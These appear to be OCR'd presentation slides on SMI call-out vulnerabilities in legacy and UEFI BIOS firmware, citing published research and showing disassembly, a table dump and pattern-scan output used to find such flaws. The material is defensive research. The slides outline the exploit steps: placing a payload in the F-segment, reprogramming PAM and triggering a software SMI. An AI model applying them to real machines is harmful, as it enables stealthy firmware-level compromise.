
SMI *Call-Out* Vulnerabilities

- OS level exploit stores payload in *F-segment* below 1MB (`0xF8070` physical address)
- Exploit has to also reprogram PAM to write to F-segment
- Then triggers *SW SMI* via APMC port (I/O `0xB2`)
- SMI handler does `CALL 0F000:08070` in SMM

References:

- **In 2009**, SMI call-out vulnerabilities were discovered by Rafal Wojtczuk and Alex Tereshkin in EFI SMI handlers (Attacking Intel BIOS) and by Filip Wecherowski in legacy SMI (BIOS SMM Privilege Escalation Vulnerabilities)
- Also discussed by Loic Duflot in System Management Mode Design and Security Issues
- **In 2015,** researchers from LegbaCore found that many modern systems are still vulnerable to these issues How Many Million BIOS Would You Like To Infect (paper)

Legacy SMI Call-Out Vulnerabilities



Disassembly of the code of $SMISS handler, one of SMI handlers in the BIOS firmware in ASUS Eee PC 1000HE system.

```
0003F073: 50 push ax
0003F074: B4A1 mov ah,0A1
** 0003F076: 9A197D00F0 call 0F000:07D19
0003F07B: 2404 and al,004
0003F07D: 7414 je 00003F093
0003F07F: B434 mov ah,034
** 0003F081: 9A708000F0 call 0F000:08070
```


14 call-out vulnerabilities in one SMI handler!

BIOS SMM Privilege Escalation Vulnerabilities


Legacy SMI Handlers Calling Out of SMRAM




SMI Handlers Calling Out of SMRAM



SMI Handlers Calling Out of SMRAM




UEFI SMI Call-Outs



```
[uefi] EFI System Table:
49 42 49 20 53 59 53 54 1f 00 02 00 78 00 00 00 | IBI SYST     x
33 15 11 86 00 00 00 00 98 33 45 ff ff ff ff ff | 3        3E
70 22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | p"
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 18 ae bf ff ff ff ff ff |
00 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 |
18 9e bf ff ff ff ff ff                         |
Header:
  Signature     : IBI SYST
  Revision      : 2.31
  HeaderSize    : 0x00000078
  CRC32         : 0x86111533
  Reserved      : 0x00000000
EFI System Table:
  FirmwareVendor       : 0xFFFFFFFFFF453398
  FirmwareRevision     : 0x0000000000002270
  ConsoleInHandle      : 0x0000000000000000
  ConIn                : 0x0000000000000000
  ConsoleOutHandle     : 0x0000000000000000
  ConOut               : 0x0000000000000000
  StandardErrorHandle  : 0x0000000000000000
  StdErr               : 0x0000000000000000
  RuntimeServices      : 0xFFFFFFFFFFBFAE18
  BootServices         : 0x0000000000000000
  NumberOfTableEntries : 0x0000000000000008
  ConfigurationTable   : 0xFFFFFFFFFFBF9E18

[uefi] UEFI appears to be in Runtime mode
```


Modern EFI Firmware Also Affected



How Many Million BIOS Would You Like To Infect by LegbaCore

Statically analyzing SMI handlers for call-outs


Legacy SMI handlers do far calls to BIOS functions in F/E - segments (0xE0000 - 0xFFFFF physical memory) with specific code segment selectors



```
[+] searching for pattern '\x9a..\x88\x00' in file 'BIOS_1b.mod' ..
offset 0x009914: \x9a\xd8\x71\x88\x00 (call 0x0088 : 0x71d8)
offset 0x00e705: \x9a\x09\x49\x88\x00 (call 0x0088 : 0x4909)
offset 0x00e711: \x9a\x09\x49\x88\x00 (call 0x0088 : 0x4909)
offset 0x00e71b: \x9a\x09\x49\x88\x00 (call 0x0088 : 0x4909)
offset 0x00e723: \x9a\x09\x49\x88\x00 (call 0x0088 : 0x4909)
offset 0x00eda4: \x9a\xd8\x71\x88\x00 (call 0x0088 : 0x71d8)
offset 0x00edb5: \x9a\xd8\x71\x88\x00 (call 0x0088 : 0x71d8)
offset 0x00edcc: \x9a\xd8\x71\x88\x00 (call 0x0088 : 0x71d8)
offset 0x00eddd: \x9a\xd8\x71\x88\x00 (call 0x0088 : 0x71d8)
offset 0x00edf0: \x9a\xd8\x71\x88\x00 (call 0x0088 : 0x71d8)
offset 0x00ee06: \x9a\xd8\x71\x88\x00 (call 0x0088 : 0x71d8)
offset 0x014808: \x9a\x98\x21\x88\x00 (call 0x0088 : 0x2198)
offset 0x014832: \x9a\x0b\x21\x88\x00 (call 0x0088 : 0x210b)
offset 0x014855: \x9a\x98\x21\x88\x00 (call 0x0088 : 0x2198)
offset 0x014872: \x9a\x98\x21\x88\x00 (call 0x0088 : 0x2198)
offset 0x0148a2: \x9a\xf4\x4c\x88\x00 (call 0x0088 : 0x4cf4)
```

Statically analyzing SMI handlers for call-outs

Searching where EFI DXE SMM drivers reference/fetch outside of SMRAM range of addresses with IDAPython plugin by LegbaCore:



```
void __fastcall smi_handler_da0889e8(__int64 a1, __int64 a2)
{
  __int64 *v2; // rdx@2

  if ( *(_QWORD *)a2 == 0x90i64 )
  {
    v2 = &qword_DA087B78[145];
    switch ( vD8AD8024 + 0x80000000 )
    {
      case 0u:
        vD8AD801C = readmsr_wrapper(vD8AD8018, (__int64)&qword_DA087B78[145]);
        break;
      case 1u:
        wrmsr_wrapper(vD8AD8018, vD8AD801C);
        break;
```

How Many Million BIOS Would You Like To Infect by LegbaCore

Dynamically detecting SMM call-outs

